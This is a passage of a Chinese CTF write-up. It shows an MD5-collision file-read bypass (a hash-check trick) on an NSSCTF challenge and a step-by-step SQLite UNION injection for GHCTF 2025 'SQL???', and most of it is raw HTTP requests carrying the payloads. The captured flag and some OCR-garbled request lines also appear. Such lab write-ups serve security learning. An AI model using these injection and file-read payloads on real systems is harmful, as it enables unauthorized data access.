
后面就是找flag在什么文件下 爆破



实在找不到 看wp

无法直接获取到flag内容，只能尝试从其它的***敏感信息文件***中获取可能有用的消息，这里推荐直接使用***字典爆破***：


字典：Ubuntu Pastebin

什么是 `docker-entrypoint.sh`： Docker 容器中常见的入口脚本，通常用于在容器启动时执行一些初始化任务，比如配置环境变量（检查或设置必要的环境变量（如数据库连接配置））、设置权限、启动服务等等

目标启用了容器，经常打RCE漏洞练习的朋友们都知道，可以从vulhub或者docker上下载镜像文件,其中配置文件往往使用docker-compose.yml，但是往往还会存在着docker-entrypoint.sh 或者entrypoint.sh作为容器的启动脚本。

一般docker-compose.yml中的文件包含了web的端口、数据库镜像的下载和存放路径，而docker-entrypoint.sh 中更多的是对一些数据库的具体操作，比如设置本环境中的管理员用户密码等等。

这意味着，如果本题目的docker环境中尝试创建了flag文件的话，那么它大概率会通过docker-entrypoint.sh和docker-compose.yml两个文件进行，那么我们可以去尝试访问这两个文件。但是对于这两个文件的存放路径还有待考究，它可能存放在根目录下，可能存放在web的上级目录，也可能和下述的搜索结果一样，存放在/var/lib/docker/overlay2/容器id/diff(/usr/local/bin/)下。




```
POST /?file=
/flwlxekjllwjeklllkejzsllwjellwesjklwldejllkwcejllkwjelklwjcleljklwecjllkwcjellkwjellcwjlljwlkewljcllkejlwllkcjllkwejllkcwjellag
Host: node1.anna.nssctf.cn:28792
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Content-Type: application/x-www-form-urlencoded
Content-Length: 307
Origin: http://node1.anna.nssctf.cn:28792
Connection: keep-alive
Referer: http://node1.anna.nssctf.cn:28792/?file=/etc/passwd
Upgrade-Insecure-Requests: 1
Priority: u=0, i

a=
M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%00%A8%28K%F3n%8EKU%B3_Bu%93%D8Igm%A0%D
0%FB_%07%FE%A2&b=
M%C9h%FF%0E%E3%5C%20%95r%D4w%7Br%15%87%D3o%A7%B2%1B%DCV%B7J%3D%C0x%3E%7B%95%18%AF%BF%A2%02%A8%28K%F3n%8EKU%B3_Bu%93%D8Igm%A0%D
```

Search

响应

美化 Raw Hex 页面渲染


```
        if (is_string($_POST['a']) && is_string($_POST['b'])) {
            echo file_get_contents($_GET['file']);
        }
    }
}
?> NSSCTF{214a0b82-afe5-4a14-a0ba-fca6f3e4f0b3}
```

但这不是预期解

正确思路：①通过自动化工具获取了目标的指纹信息 ②明确我们的需求，搜索该指纹条件下是否存在能将XXE提升为RCE的漏洞。


工具	用途
WhatWeb/Wappalyzer	Web 技术识别
nmap + -sV	探测服务版本
dirsearch/gobuster	探测目录
SearchSploit / Exploit-DB	搜索指纹对应的漏洞
Google + CVE号	查是否存在 XXE 可RCE的组合漏洞

232.[GHCTF 2025]SQL???





请求
美化
Raw
Hex
GET /?id=1%20union%20select%201%2C2%2C3%2C4%2C5
HTTP/1.1
Host: node1.anna.nssctf.cn:28477
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Search
0高亮
响应
美化
Raw
Hex
页面渲染
Fafu's User Information
Username: 2
Email: 3
MobilePhone: 4
Address: 5
SQL: select * from users where id = 1 union select 1,2,3,4,5
Error:
请求属性
2
协议
HTTP/1
HTTP/2
名称
值
方法
GET
路径
/
请求查询参数
1
名称
值
id
1 union select 1,2,3,4,5
请求主体参数
0
请求cookies
0
请求头
8
响应头
5


发现是sqlite


请求
美化 Raw Hex
1%20union%20select%201%2c2%2c3%2c4%2csqlite_version()%3b
HTTP/1.1
Host: nodel.anna.nssctf.cn:28477
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Search
0高亮
响应
美化 Raw Hex 页面渲染
Fafu's User Information
Username: 2
Email: 3
MobilePhone: 4
Address: 3.34.1
SQL: select * from users where id = 1 union select 1,2,3,4,sqlite_version();
请求属性 2
协议 HTTP/1 HTTP/2
名称 值
方法 GET
路径 /
请求查询参数 1
... 值
id 1 union select 1,2,3,4,sqlite_version();
请求主体参数 0
请求cookies 0
请求头 8
响应头 5



美化 Raw Hex
concat(tbl_name)%20from%20sqlite_master%20where%20type%3d'table'%3b HTTP/1.1
Host: nodel.anna.nssctf.cn:28477
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:138.0) Gecko/20100101 Firefox/138.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Upgrade-Insecure-Requests: 1
Priority: u=0, i
Search
0高亮
响应
美化 Raw Hex 页面渲染
hacker
请求属性 2
协议 HTTP/1 HTTP/2
名称 值
方法 GET
路径 /
请求查询参数 1
... 值
id 1 union select 1,2,3,sqlite_version(),group_concat(tbl_name) FROM sqlite_master WHERE type='table';
请求主体参数 0
请求cookies 0
请求头 8

1. `group_concat(sql)`
    - `sqlite_master` 是SQLite的系统表，存储所有表的结构定义。
    - `sql` 列记录了每个表的创建语句（如 `CREATE TABLE users(id INT, name TEXT)`）。
    - `group_concat()` 将所有表的定义合并成一个字符串返回（避免多行结果无法显示）。
    - tbl_name
2. `FROM sqlite_master`
    - 从SQLite的系统表中查询数据。






最后查看flag表即可 group_concat(flag) from flag;(一般可加上limit 